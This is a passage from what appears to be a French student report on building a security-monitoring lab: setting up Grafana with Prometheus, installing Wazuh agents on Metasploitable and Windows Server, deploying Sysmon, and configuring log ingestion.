      Tasks: 19 (limit: 9448)
     Memory: 134.1M (peak: 187.2M)
        CPU: 55min 23.903s
     CGroup: /system.slice/grafana-server.service
             └─2039305 /usr/share/grafana/bin/grafana server --config=/etc/grafana/grafana.ini --
```

Figure 20 : Status Grafana

Pour accéder au tableau de bord Grafana, ouvrons notre navigateur préféré, saisissons l'adresse IP ou le nom du serveur suivi du port par défaut de Grafana 3000.




Figure 21 : Tableau de bord de Grafana

Nous pouvons maintenant voire ici la page d'accueil du tableau de bord de Grafana




Figure 22 : Tableau de bord de Grafana 2

- **Configurer Prometheus comme source de données Grafana**

Configurons Prometheus comme source de données Grafana




Figure 23 : Tableau de bord de Grafana 3

Maintenant, cliquons sur Ajouter des sources de données et sélectionnons Prometheus

Configurons maintenant la source de données Prometheus en fournissant l'URL Prometheus




Figure 24 : Tableau de bord de Grafana 4




Figure 25 : Tableau de bord de Grafana 5

Selon vos besoins, nous pouvons effectuer d'autres modifications ou conserver la configuration restante par défaut.

Cliquons maintenant sur Enregistrer et tester pour afficher un message indiquant que la source de données fonctionne.

- **Création d'un tableau de bord Grafana pour surveiller le serveur Linux**

Construisons maintenant un tableau de bord dans Grafana afin qu'il puisse refléter les métriques du système Linux.

Nous utiliserons donc 14513 pour importer Grafana.com. Rendons-nous sur la page d'accueil de Grafana et vous verrez une icône « + ». Cliquons dessus et sélectionnons **« Importer ».**




Figure 26 : Tableau de bord de Grafana 6

Fournissons maintenant l'ID du tableau de bord Grafana.com qui est 14513 et cliquons sur **Charger**




Figure 27 : Tableau de bord de Grafana 7

Fournissons maintenant le nom et sélectionnons la source de données Prometheus et cliquons sur **Importer**




Figure 28 : Tableau de bord de Grafana 8

Voilà, la configuration est terminée. Votre tableau de bord est maintenant opérationnel !




Figure 29 : Tableau de bord de Grafana 9

4.4 Configuration des systèmes clients et agent

4.4.1 Installation des agents Wazuh

- **Metasploitable :**

```
curl -so wazuh-agent.deb https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.7.0-1_amd64.deb

sudo WAZUH_MANAGER='IP_SERVEUR_WAZUH' dpkg -i ./wazuh-agent.deb
```

Démarrage et activation

```
sudo systemctl daemon-reload

sudo systemctl enable wazuh-agent

sudo systemctl start wazuh-agent
```

- **Windows Server : l'agent Wazuh**

```
msiexec /i wazuh-agent-4.7.0-1.msi /qn WAZUH_MANAGER='IP_SERVEUR_WAZUH' WAZUH_REGISTRATION_SERVER='IP_SERVEUR_WAZUH'
```

4.4.2 Déploiement de Sysmon sur Windows Server

Sysmon est service système Windows qui enregistre les activités système telles que la création de processus, les connexions réseau et les modifications de fichiers. Il fournit des journaux d'événements détaillés qui aident à détecter les activités malveillantes et les menaces de sécurité.

- Téléchargeons Sysmon [20]




Figure 30 : Téléchargement de sysmon

- Téléchargeons le fichier de configuration [21]




Figure 31 : Téléchargement du fichier de configuration

- Extraire Sysmon




Figure 32 : Extraction de sysmon

- Ouvrir PowerShell en tant qu'administrateur
- Accédons au répertoire Sysmon
- Déplacer le fichier de configuration en s'assurant que le fichier sysmonconfig se trouve dans le même répertoire que Sysmon64.exe.




Figure 33 : Ajout de symonconfig

- Installons Sysmon avec la configuration : Exécutons la commande suivante dans PowerShell et acceptez le contrat de licence lorsque vous y êtes invité.




Figure 34 : Exécution de sysmon 1

- Vérification via la ligne de commande




Figure 35 : Exécution de sysmon 2

4.4.3 Configuration des sources de logs

- **Accédons et modifions la configuration de Wazuh**

Dans notre client Windows server, accédons à Program Files (x86), ossec-agent, et recherchons le fichier ossec.conf. Ouvrons-le avec le Bloc-notes pour le modifier, mais avant cela, assurons-vous d'en faire une sauvegarde.

Configurons-le pour ingérer nos journaux sysmon. Trouvons la ligne qui dit Analyse des journaux

Sous l'analyse des journaux, collons ceci pour ingérer les journaux sysmon et pour surveiller les journaux PowerShell




Figure 36 : Config log

Pour les tests, supprimons les autres sources de journaux (application, security, system) pour nous concentrer sur Sysmon. Enregistrons la configuration et remplaçons le fichier existant.

- **Redémarrage de l'agent Wazuh**

Ouvrons les services Windows et redémarrons le service Wazuh Agent.

